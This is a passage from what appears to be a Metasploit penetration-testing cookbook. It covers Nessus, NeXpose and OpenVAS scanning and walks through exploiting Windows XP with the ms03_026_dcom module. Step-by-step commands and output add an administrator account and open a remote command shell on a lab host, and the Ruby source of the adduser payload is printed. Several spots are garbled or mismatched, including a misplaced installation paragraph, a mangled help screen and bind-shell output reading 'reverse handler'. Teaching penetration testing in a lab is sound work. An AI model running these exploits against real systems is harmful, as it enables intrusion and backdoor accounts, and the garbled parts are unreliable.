GenuineIntel: Intel(R) Core(TM) i7-2860QM CPU @ 2.50GHz

1025         Network           unknown
network interface lo

1026         Network           unknown
network interface eth0

1552         Disk Storage      unknown          SCSI
disk (/dev/sda)

3072         Coprocessor       unknown
Guessing that there's a floating point co-processor

[*] Processes:
Id           Status      Name           Path
Parameters

1           runnable   init           /sbin/
init

2           runnable   kthreadd
kthreadd

3           runnable   migration/0
migration/0

4           runnable   ksoftirqd/0
ksoftirqd/0

5           runnable   watchdog/0
watchdog/0

6           runnable   events/0      even
ts/0

7           runnable   khelper
khelper

41          runnable   kblockd/0     kbloc
kd/0

68          runnable   kseriod
kseriod

...snip...

5696        runnable   su            su
5697        runnable   bash         bash
5747        running   snmpd        snmpd

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

How it works...

The output provided by this scan provides us with a great deal of information on our system. Although cropped for length, we still get much information about our target, such as the processor type, process IDs, and so on.

Vulnerability scanning with Nessus

So far, we have learned the basics of port scanning, along with the practical implementation with Nmap. Port scanning has been extended to several other tools which further enhance the process of scanning and information gathering. In the next few recipes, we will cover those tools which scan the target for available services and open ports, and then try to determine the type of vulnerability that may exist for that particular service or port. Let us begin our journey to vulnerability scanning.

Nessus is one of the most widely used vulnerability scanners. It scans the target for a range of vulnerabilities and produces a detailed report for it. Nessus is a very helpful tool to use for penetration testing. Either you can use the GUI version of Nessus, or you can use it from the Metasploit console. In this book, we will primarily focus on using Nessus with `msfconsole`.

Getting ready

To start working with Nessus in `msfconsole`, we will have to load Nessus and then connect it with the server to start our penetration testing.

First, we will connect our database with Metasploit so as to store the interim results. The process of starting and connecting the database in Metasploit has been explained in the previous chapter. After connecting the database, our next task is to load the Nessus plugin.

How to do it...

To leverage Nessus, perform the following steps:

1. To connect the database and load Nessus in Metasploit, we will execute the following command:

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3
msf > load nessus
```

```
[*] Nessus Bridge for Nessus 4.2.x
[+] Type nessus_help for a command listing
[*] Successfully loaded plugin: nessus
```

2. After successfully loading it, we will have to connect it with the server. The following command is used in order to do so:

```
msf > nessus_connect root:toor@localhost ok
[*] Connecting to https://127.0.0.1:8834/ as root
[*] Authenticated
```

In the preceding command, `ok` is an extra parameter that is passed to ensure the Nessus server is running on a trusted network.

We can check for the list of available users in Nessus by using the `nessus_user_list` command.

A new user can also be added by using the command `nessus_user_add`. By using the command `nessus_policy_list`, we can view the list of available policies on the server.

How it works...

Once Nessus is connected with the server, it can be used for scanning target machines. The process of scanning is simple and quick. Let us perform a quick scan on a target to see how Nessus scanning operates. To start the scan, we will have to pass the following command:

```
msf > nessus_scan_new 1 testscan 192.168.56.102
[*] Creating scan from policy number 1, called "testscan" and scanning
192.168.56.102
[*] Scan started. uid is 9d337e9b-82c7-89a1-a194-
4ef154b82f624de2444e6ad18a1f
```

Once the scanning process is complete, our next target will be to import the list generated by Nessus. Let us check out the available list:

```
msf > nessus_report_list
[+] Nessus Report List
```

| ID | Name | Status |
|--|----------|-----------|
| 9d337e9b-82c7-89a1-a194-4ef154b82f624de2444e6ad18a1f | testscan | completed |

The ID column represents the report that has been generated as a result of our scan. Let us import this report now:

```
msf > nessus_report_get 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18a1f
[*] importing 9d337e9b-82c7-89a1-a1944ef154b82f624de2444e6ad18a1f
```

Once the report has been imported, it can now be operated by using the console commands, and can be analyzed to find out the weaknesses in the target. To view the vulnerabilities in the target, execute the following command:

```
msf> hosts -c address, vuls, os_name
```

There's more...

Let us look through a quick guide to working with Nessus in GUI mode.

Working with Nessus in the web browser

Nessus can also be used from its GUI mode, which is just as powerful and easy to use as the console mode. If you are using Nessus for the first time, you will have to register and get a registration code from the Nessus website. Registration can be done at: <http://www.nessus.org/register/>.

Once the registration is complete, we will have to start Nessus and add the registration code. Go to **Applications | BackTrack | Vulnerability Assessment | Network Assessment | Vulnerability Scanner | nessus start**.

On starting Nessus, you might be prompted with the following error message:

```
Starting Nessus : .  
Missing plugins. Attempting a plugin update...  
Your installation is missing plugins. Please register and try again.  
To register, please visit http://www.nessus.org/register/
```

The error is generated because Nessus is not yet registered. In order to register, we will have to use the registration code that we received through an e-mail from Nessus. The following command will help us complete the registration process:

```
/opt/nessus/bin/nessus-fetch --register YOUR REGISTRATIN CODE
```

```
root@bt:~# /opt/nessus/bin/nessus-fetch --register E8A5-5367-982E-05CB-972A
```

```
Your activation code has been registered properly - thank you.  
Now fetching the newest plugin set from plugins.nessus.org...  
Your Nessus installation is now up-to-date.  
If auto_update is set to 'yes' in nessusd.conf, Nessus will  
update the plugins by itself.
```


Now, launch the browser and type `https://localhost:8834`.

If you are launching Nessus in the browser for the first time, it will take some time to load, so be patient.

Scanning with NeXpose

In the previous recipe, we discussed Nessus as a potential vulnerability scanner. In this recipe, we will cover another important vulnerability scanner called NeXpose.

NeXpose is a popular tool by Rapid7, which performs the task of vulnerability scanning and importing results to the Metasploit database. The usage of NeXpose is similar to Nessus, but let's have a quick look of how to get started with NeXpose. I will leave the task of exploring it deeper as an assignment for you.

Getting ready

To start the NeXpose from the `msf` console, we will first have to connect the database to Metasploit, and then load the plugin to connect it with the NeXpose server to start the process of target scanning. Let us execute these steps in the command line:

```
msf > db_connect msf3:8b826ac0@127.0.0.1:7175/msf3
```

```
msf > load nexpose
```

```
msf > nexpose_connect darklord:toor@localhost ok
```

```
[*] Connecting to NeXpose instance at 127.0.0.1:3780 with username darklord...
```

How to do it...

Now that we are connected with our server, we can scan our target and generate reports. There are two scan commands supported by NeXpose. One is `nexpose_scan` and the other is `nexpose_discover`. The former will scan a range of IP addresses and import the results, whereas the latter will scan only to discover hosts and services running on them. Let us perform a quick scan on our target using NeXpose:

```
msf > nexpose_discover 192.168.129.138
```

```
[*] Scanning 1 addresses with template aggressive-discovery in sets of 32
```

```
[*] Completed the scan of 1 addresses
```

How it works...

Once the scan is complete, we can view its results by using the default database commands of the `msf` console.

Let us see what scan results have been produced by NeXpose:

```
msf > hosts -c address,os_name,os_flavor
Hosts
=====
address          os_name          os_flavor
-----          -
192.168.129.138  Microsoft Windows  XP
msf >
```

There's more...

After the information has been collected, the final step will be importing the results. Let us see how it is executed.

Importing the scan results

We can skip this information if you have used Nessus and NeXpose with `msfconsole`.

When you are using the GUI version of either Nessus or NeXpose, you will have to manually import the scan results to the database. The reason why I am placing importance on importing and storing results is because in our next chapter, we will see how we can use the `autopwn` command to automatically run exploits on hosts present in our database. So, in order to import the scan results, we will use the `db_import` command as follows:

```
msf > db_import nexposelist.xml

[*] Importing 'Nexpose XML (v2)' data
[*] Importing host 192.168.129.138
[*] Successfully imported /root/nexposelist.xml
```

Working with OpenVAS – a vulnerability scanner

OpenVAS stands for **Open Vulnerability Assessment System**, and is the most widespread open source solution for vulnerability scanning and vulnerability management.

OpenVAS is the scan engine used and supported as part of the Greenbone Security Solutions. The Greenbone development team has contributed significantly to the enhancement of OpenVAS since 2005.

Getting ready

It can be found by tracing the path **BackTrack | Vulnerability Assessment | Network Assessment | Vulnerability Scanners | OpenVAS**. It will be better to download the latest version of OpenVAS setup:



How to do it...

In this recipe, we will perform the following steps:

1. First, make sure that the script is executable using the following command:
`chmod +x openvas-check-setup`

Then, we will execute the script:

```
./openvas-check-setup
```

After executing it, we will add the user by selecting an option from the **OpenVAS** menu illustrated in the *Getting ready* section. Assume that we have added a user named `root` and a password named `toor`, so as to avoid any confusion.

- Now, select `mkcert`, so as to make the certificate from the same **OpenVAS** menu:

```

root: sh
-----
Install          Creation of the OpenVAS SSL Certificate
-----Backtrack-----
Congratulations. Your server certificate was properly created.

The following files were created:

. Certification authority:
  Certificate = /usr/local/var/lib/openvas/CA/cacert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/cakey.pem

. OpenVAS Server :
  Certificate = /usr/local/var/lib/openvas/CA/servercert.pem
  Private key = /usr/local/var/lib/openvas/private/CA/serverkey.pem

Press [ENTER] to exit


```



Here we create the SSL certificate, which is used to decide the usage of cert instead of pass when we created the user.

- The next step is syncing NVT. This script actually synchronizes an NVT collection with an OpenVAS feed (the OpenVAS feed is provided by the OpenVAS project). To get online information on this feed, you can visit <http://www.openvas.org/openvas-nvt-feed.html>.

- Now, load all plugins by running `start openvas scanner`, and then set up the OpenVAS manager as shown in the following screenshot:



```
root: bash
File Edit View Bookmarks Settings Help
No command 'openvas' found, did you mean:
  Command 'openvasd' from package 'openvas-server' (universe)
openvas: command not found
root@bt:~# openvas-mkcert-client -n om -i
Generating RSA private key, 1024 bit long modulus
.....+++++
..+++++
e is 65537 (0x10001)
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value.
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [DE]:State or Province Name (full name) [Some-State]:Locality Name (eg, city) []:O
rganization Name (eg, company) [Internet Widgits Pty Ltd]:Organizational Unit Name (eg, section) []:Common Name
(eg, your name or your server's hostname) []:Email Address []:Using configuration from /tmp/openvas-mkcert-cli
ent.4882/stdc.cnf
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName          :PRINTABLE:'DE'
localityName         :PRINTABLE:'Berlin'
commonName           :PRINTABLE:'om'
Certificate is to be certified until Jul  2 18:44:34 2014 GMT (365 days)

Write out database with 1 new entries
Data Base Updated
User om added to OpenVAS.

root@bt:~# openvasmd --rebuild
root@bt:~#
```



Now we need to rebuild the database, as it is now out-of-date with the added NVTs and we would otherwise get errors about the database. This is done with a simple command:

```
openvasmd --rebuild
```


After setting up the OpenVAS manager, we will set up Greenbone Security Assistant:

```

root: sh
File Edit View Bookmarks Settings Help
Usage:
gsad [OPTION:TI]N- Greenbone Security Assistant Daemon: Vulnerability Assessment System
Help Options:
-h, --help                Show help options
Application Options:
-f, --foreground          Run in foreground.
--http-only              Serve HTTP only, without SSL.
-l, --listen=<address>   Listen on <address>:port.
-a, --alisten=<address>:s Administrator address:ess.
-m, --mlisten=<address>  Manager address:port:ess.
-p, --port=<number>:nd   Use port: number: number: add_user, remove_user, list_users
-a, --aport=<number>>   Use administrator port: number: <number>. or removing a user
-m, --mport=<number>word Use manager port: number: <number>.
-r, --rport=<number>    Redirect HTTP from this port number: <number>. (User or Admin)
-R, --redirect=<username:password> Redirect HTTP to HTTPS: sword for new user (overrides -n and -w)
-v, --verbose=<rules-file> Print progress messages: the rules for the user
-V, --version            Print version and exiting the OpenVAS user data (default: /usr/local/var/lib/greenbone)
-k, --key=<ssl-private-key=<file> Use <file> as the private key for HTTPS
-c, --cert=<ssl-certificate=<file> Use <file> as the certificate for HTTPS
-d, --do-chroot=<openvasd.conf> Do chroot and drop privileges.
-s, --secure-cookie=<sync-script> Use a secure cookie (implied when using HTTPS)
-t, --timeout=<number>    Minutes of user idle time before session expires.
-S, --sync-feed          Synchronize the installed NVT feed.
root@bt:~# gsad -r -http-only --listen=127.0.0.1 -p 9392 -n
root@bt:~# modify-settings
root@bt:~# openvasmd -p 9390 -a 127.0.0.1
root@bt:~# openvasmd -a 127.0.0.1 -p 9393
root@bt:~#

```

5. Now, we can login using Greenbone Security Desktop:



How it works...

After the successful setup of all the constraints regarding OpenVAS, we can log in with our username and password and proceed to scan. If we logged in through the web interface, it will look as follows:

The screenshot displays a web application interface. On the left is a 'Navigation' sidebar with a tree structure:

- Scan Management
 - Tasks
 - New Task
 - Notes
 - Overrides
 - Performance
- Configuration
 - Scan Configs
 - Targets
 - Credentials
 - Agents
 - Escalators
 - Schedules
 - Report Formats
 - Slaves
- Administration
 - Users
 - NVT Feed
 - Settings
- Help
 - Contents
 - About

The main content area is titled 'Tasks' and includes a toolbar with 'vNo auto-refresh' and 'vApply overrides'. Below the toolbar is a table with the following structure:

| Task | Status | Reports | | | Threat | Trend | Actions |
|------|--------|---------|-------|------|--------|-------|---------|
| | | Total | First | Last | | | |

We are now ready to perform our scanning tasks.

3

Operating-System-based Vulnerability Assessment

In this chapter, we will cover:

- ▶ Penetration testing on a Windows XP SP2 machine
- ▶ Binding a shell to the target for remote access
- ▶ Penetration testing on Windows 8
- ▶ Exploiting a Linux (Ubuntu) machine
- ▶ Understanding the Windows DLL injection flaws

Introduction

In the previous chapter, we focused on gathering information about our target, such as the target IP address, open ports, available services, operating system, and so on. One of the biggest assets in the process of information gathering is gaining knowledge about the operating system used by the target server or system. This information can prove to be very helpful in penetrating the target machine, as we can quickly look for exploits and vulnerabilities of the operating system in use. Well, the process is not as straightforward as it sounds, but knowledge about the target operating system can ease our task to a great extent.

Every flavor of an operating system has some or the other bug in it. Once it gets reported, the process of developing exploits for it starts. Licensed operating systems, such as Windows, quickly develop patches for the bug or vulnerability and provide it as an update to its users. Vulnerability disclosure is a big issue these days. Many zero-day disclosures create havoc in the computer industry. Zero-day vulnerabilities are highly sought after and in underground markets; the price may range from 50,000 U.S. Dollars to 100,000 U.S. Dollars. Vulnerabilities are detected and exploited but the disclosure of vulnerability depends on the researcher and their intention.

Well-known products, such as Microsoft and Adobe issue patches at regular intervals, but it's up to the user to apply them. In corporate scenarios, this gets even worse—it takes weeks before servers are patched because of the downtime involved and to ensure business continuity is not hampered. So, it is always recommended to update or keep an eye on any latest vulnerability discovered in your operating system in use. Unpatched systems are a safe haven for hackers, as they immediately launch exploits to compromise the target. Hence, regular patching and updating the operating system is essential. In this chapter, we will focus on vulnerabilities that are reported in some of the most popular operating systems.

In the process of penetration testing, once the information about the target operating system is available, the pentesters start looking for available exploits for the particular operating system flaws. So, this chapter will be the first step toward penetrating our target through vulnerabilities in the operating system. We will focus on some of the most widely used home-based and enterprise-based operating systems of Microsoft, and some flavors of Linux. We will also look at how to use exploits and set up its parameters to make it executable on the target machine. Last, but not least, we will discuss some of the useful payloads available to us in the Metasploit framework. Let us move further with the various recipes.

Before starting to use exploits and payload on target machines, we will first have to know some basics about them. It is very essential to understand the usage of exploits so that you can overcome some common errors that may arise due to misconfiguration of the parameters. So, let us begin with some basics of using exploits and how to set parameter values.

In order to start using exploits on your target, the first thing required is to scan the target for open ports and services. Once you have gathered enough information about the target, the next step is to select exploits accordingly. So, let us analyze some of the exploit commands that can be launched directly from `msfconsole`.

Here is a list of commands that will be helpful during the exploit usage:

- ▶ `msf > show exploits` and `msf > show payloads`: These two commands will display all the available exploits and payloads in the Metasploit directory.
- ▶ `msf > search exploit`: This command will search for a particular exploit. We can also use this command to search for any specific search terms. The command should be passed in the following manner:

```
msf > search exploit-name or search-term
```

For example, consider the following command:

```
msf > search ms03_026_dcom
```

Matching Modules

```
=====
```

| Name | Disclosure Date | Rank | Description |
|--------------------------------------|-----------------|-------|--------------------|
| exploit/windows/dcerpc/ms03_026_dcom | 2003-07-16 | great | Microsoft RPC DCOM |

- ▶ `msf > use exploit`: This command is used to set any exploit as active and ready to use. The command is passed in the following manner:

```
msf > use exploit name
```

After executing this command, the prompt also changes to the exploit type:

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
```

```
msf exploit(ms03_026_dcom) >
```

- ▶ `show options`: This command is used to see the available options or parameters of the exploit in use. The various parameters include the host IP, port, threads, and so on. The parameters marked `yes` must have a value in order to execute the exploit:

```
msf exploit(ms03_026_dcom) > show options
```

Module options (exploit/windows/dcerpc/ms03_026_dcom):

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| RHOST | | yes | The target address |
| RPORT | 135 | yes | The target port |

- ▶ `set`: This command is used to set a value to a parameter in the exploit in use. It is also used to set up a payload for a particular exploit in use. The command can be passed in the following manner:

```
msf > set parameter-name parameter-value.
```

Similarly, we can use the `unset` command as well:

```
msf exploit(ms03_026_dcom) > set RHOST 102.168.56.102
RHOST => 102.168.56.102
msf exploit(ms03_026_dcom) >
```

There are optional commands such as `setg` and `unsetg`, which are used when we have to globally set a parameter value in `msfconsole`. Thus, it saves us from re-entering the same value.

- ▶ `show targets`: Every exploit is made to attack a particular target service. This command displays the information on what possible targets the exploit can be used:

```
msf exploit(ms03_026_dcom) > show targets
Exploit targets:
```

| Id | Name |
|----|--|
| -- | ---- |
| 0 | Windows NT SP3-6a/2000/XP/2003 Universal |

Here, we can see that the `dcom` exploit is available for several flavors of the Windows machine.

In *Chapter 1, Metasploit Quick Tips for Security Professionals*, we discussed how the entire Metasploit framework has a modular architecture. Different exploits are converted into a framework-understandable module, which can function in accordance with it. Different commands are called to load and set up the modules. The command-line interface of `msfconsole` makes it easy to access different modules and perform penetration testing.

Penetration testing on a Windows XP SP2 machine

Let us now get our hands into the world of exploits. To start with, we will work on the most primary, yet most widely used, operating system, Windows XP. In this recipe, we will see how we can use Metasploit to break into our target system, which is running on the Windows XP machine. We will be using the commands we learned in the previous section, and then move ahead to select exploits and payloads, and set up various required parameters.

Getting ready

We will start our penetration testing process right from `msfconsole`. So, launch the console and perform a port scan to gather information about the target. We discussed port scanning in detail in the previous chapter. Here, I will assume that you have gathered information about the target and it is running a Windows XP operating system. So, let us proceed with selecting exploits and payloads.

How to do it...

To perform penetration testing on a Windows XP SP2 machine, follow these steps:

1. The primary goal will be to select an exploit that can be used on a Windows XP machine. You can browse to the `/exploits/windows` directory, or simply make a search for a list of available exploits for the Windows XP platform. We will be using the `RPC dcom` vulnerability to penetrate our target. So, let us first search for the `RPC dcom` vulnerability, using the following command:

```
msf exploit(ms03_026_dcom) > search dcom
```

Matching Modules

```
=====
```

| Name | Disclosure Date | Rank | Description |
|---|-----------------|-------|-------------------|
| ---- | ----- | --- | ----- |
| <code>exploit/windows/dcerpc/ms03_026_dcom</code> | 2003-07-16 | great | Microsoft RPC |
| <code>xploit/windows/driver/broadcom_wifi_ssid</code> | 2006-11-11 | low | Broadcom Wireless |
| <code>xploit/windows/smb/ms04_031_netdde</code> | 2004-10-12 | good | Microsoft NetDDE |

As we can see, the search has produced three results. We will be working on the first exploit, as its rank is listed as `great` and it will have a better success rate.

2. In order to set `exploit/windows/dcerpc/ms03_026_dcom` as the usable exploit, we will execute the following command:

```
msf exploit(ms03_026_dcom) > use exploit/windows/dcerpc/ms03_026_dcom
```

```
msf exploit(ms03_026_dcom) >
```

The change in the prompt symbolizes that the command is executed successfully.

- The next step is to set up the various parameters of the exploit. The `show options` command will list the available parameters in the exploit. Then, by using the `set` command, we can set up the various parameters. Some parameters will have default values as well:

```
msf exploit(ms03_026_dcom) > show options
```

```
Module options (exploit/windows/dcerpc/ms03_026_dcom):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| ---- | ----- | ----- | ----- |
| RHOST | | yes | The target address |
| RPORT | 135 | yes | The target port |

```
Exploit target:
```

| Id | Name |
|----|--|
| -- | ---- |
| 0 | Windows NT SP3-6a/2000/XP/2003 Universal |

Here, `RHOST` denotes the IP address of the remote host and `RPORT` denotes the default bind port. The value of `RPORT` has been set to 135 by default. We will have to set the value of `RHOST` to our target IP address in order to execute the exploit:

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
msf exploit(ms03_026_dcom) >
```



Note that the `ms03_026_dcom` exploit has the ID set to 0. This means that we do not need to specify which Windows machine is running on the target. It can exploit any of the Windows machines listed in it. For any other exploit, we may have to select the target operating system by using the `show targets` command.

Now, the value of `RHOST` has been set to our target IP address. If we try to run the exploit, we will get an error message, because we have not yet selected any payload for the exploit.

4. Our next step is to choose a relevant payload. We can use the command `show payloads` to list all the available payloads. We will start with a simple example of the `windows/adduser` payload. This payload will add a new user in the target's operating system:

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/adduser
PAYLOAD => windows/adduser
```

5. Now, if we again use the `show options` command, it will list the parameters for both the exploit and the payload. The payload parameters will look something as follows:

```
Payload options (windows/adduser):
```

| Name | Current Setting | Required | Description |
|----------|-----------------|----------|----------------------------|
| EXITFUNC | thread | yes | seh, thread, process, none |
| PASS | metasploit | yes | password for this user |
| USER | metasploit | yes | The username to create |

We can see that the default username and password that will be added to our target operating system is `metasploit` and `metasploit`. We can change these values by using the `set PASS` and `set USER` commands.

6. Now that our payload is set, we are ready to penetrate the target machine. We will use the following command to launch the exploit:

```
msf exploit(ms03_026_dcom) > exploit
```

```
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102 [135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.56.102 [135] ...
[*] Sending exploit ...
[*] Exploit completed, but no session was created.
```

The last line of the output shows that the exploit was completed successfully on the target machine. Now, there will be a new user added in the target machine. The output also says that no session was created. This is because the payload we used was a simple `adduser` that doesn't need any active session. Hence, once the exploit completes, the connection with the target ends. In the next recipe, we will use the payload to set up a session.

How it works...

The installation process demonstrated previously is a simple Ubuntu-based installation procedure for almost all the software. Once the installation is complete, you can run `hash -r` to reload your path.



This installation process can be followed on almost all flavors and versions of Linux.

There's more...

There is vulnerability in the part of RPC that deals with the message exchange over TCP/IP. The failure results because of incorrect handling of malformed messages. This particular vulnerability affects a **Distributed Component Object Model (DCOM)** interface with RPC, which listens on RPC-enabled ports. So, the target machine must have an available port running an RPC service.

This interface handles the DCOM object activation requests that are sent by client machines to the server. An attacker who successfully exploited this vulnerability would be able to run the code with local system privileges on an affected system. The attacker would be able to take any action on the system. This includes installing programs, viewing/changing/deleting data, or creating new accounts with full privileges.

For more details on this vulnerability, you can visit the following link to the Microsoft Security Bulletin: <http://technet.microsoft.com/en-us/security/bulletin/ms03-026>.

Now, in order to understand the working of the `adduser` payload, we will analyze the Ruby code for the payload. Let us browse to the payload location:

```
root@bt:~# cd /pentest/exploits/framework3/modules/payloads/singles/windows
```

```
root@bt:/pentest/exploits/framework3/modules/payloads/singles/windows# less adduser.rb
```

The following part of the code is of interest for us:

```
# Register command execution options
  register_options(
    [
      OptString.new('USER', [ true, "The
username to create", "metasploit" ]),
      OptString.new('PASS', [ true, "The
password for this user", "metasploit" ]),
```

```

        ], self.class)
        # Hide the CMD option

        deregister_options('CMD')
    end
    #
    # Override the exec command string
    #
    def command_string
        user = datastore['USER'] || 'metasploit'
        pass = datastore['PASS'] || ''

        if(pass.length > 14)
            raise ArgumentError, "Password for the
adduser payload must be 14 characters or less"
        end

        return "cmd.exe /c net user #{user} #{pass} /ADD && "
+
            "net localgroup Administrators #{user} /ADD"
    end
end

```

You can understand the code through the comments added with the # symbol. The code is simple and self-explanatory. It first registers values for the username and password. Then, it goes on to hide the `CMD` function from appearing on the target screen, while the payload gets executed. Next, the code overrides the `windows/exec` payload to pass the parameter values and launch a stealth command prompt to execute in the background.

You can play with the code and make your own changes. This will help you dig deeper into the world of payloads.

Binding a shell to the target for remote access

In the previous recipe, we analyzed how to exploit a Windows SP2 machine and add a new user account. However, the connection was terminated immediately after the execution of the exploit. In this recipe, we will move a step ahead and bind a shell to the target so that we can set up a remote connectivity with the target and gain control over it. This process is similar to the one mentioned in the previous recipe. All we have to do is use a different payload that can start a shell for us on the target machine.

Getting ready

We will again start off by launching our `msfconsole`, and our target is the same as in the *Penetration testing on a Windows XP SP2 machine* recipe. We will use the same `dcom` vulnerability, and then use a different payload this time to bind a shell to the target.

How to do it...

To bind a shell to the target, perform the following steps:

1. We will begin by selecting the `dcom` exploit against our target machine. We will set up the various exploit parameters, and then select the payload:

```
msf > use exploit/windows/dcerpc/ms03_026_dcom
msf exploit(ms03_026_dcom) > show options
```

```
Module options (exploit/windows/dcerpc/ms03_026_dcom):
```

| Name | Current Setting | Required | Description |
|-------|-----------------|----------|--------------------|
| ---- | ----- | ----- | ----- |
| RHOST | | yes | The target address |
| RPORT | 135 | yes | The target port |

```
Exploit target:
```

| Id | Name |
|----|--|
| -- | ---- |
| 0 | Windows NT SP3-6a/2000/XP/2003 Universal |

```
msf exploit(ms03_026_dcom) > set RHOST 192.168.56.102
RHOST => 192.168.56.102
```

2. Now that our exploit is set up, we will move to payload. Using the `show payloads` command will list all the available payloads. Now, we will use the `windows/shell/bind_tcp` payload that will open a TCP connection on port 4444 (by default) on the target machine and provide us with a command shell:

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/shell/bind_tcp
```

```
PAYLOAD => windows/shell/bind_tcp
```

- Now, using the `show options` command, we can set up other relevant parameters, such as `RHOST`, and change the default port. After setting up the parameters, we will execute the exploit. Let us see what the output of the execution is:

```
msf exploit(ms03_026_dcom) > exploit

[*] Started reverse handler on 192.168.56.101:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.56.102
[*] Command shell session 1 opened (192.168.56.101:4444 ->
192.168.56.102:1052) at 2011-10-31 01:55:42 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

The exploit has been executed successfully and we have a command prompt started in our `msfconsole`. Now, this session can be used to gain complete remote access of the target machine. We can exit from this session anytime by using the `exit` command.

You might have realized by now the power of payloads in Metasploit. It is highly encouraged that one tries various available payloads in order to understand their functionality.

How it works...

The working of the `dcom` exploit is the same as the one explained in the previous recipe. To understand the working of `bind_tcp`, we will have to wait a bit as it involves some concepts that we will deal with in a later chapter of this book. Still, you can have a look at the payload Ruby code by browsing to `/pentest/exploits/framework3/modules/payloads/stagers/windows/bind_tcp.rb`.

There's more...

What next? How can a shell access provide us control over the target?

Gaining complete control of the target

Now that we have a shell connectivity set up with our target machine, we can have full access to the target machine by using the command prompt. We can now move ahead to explore the target machine by using the common DoS commands available to us. Some of the basic operations include directory listing, copying files and folders, creating user agents, and so on.

Penetration testing on Windows 8
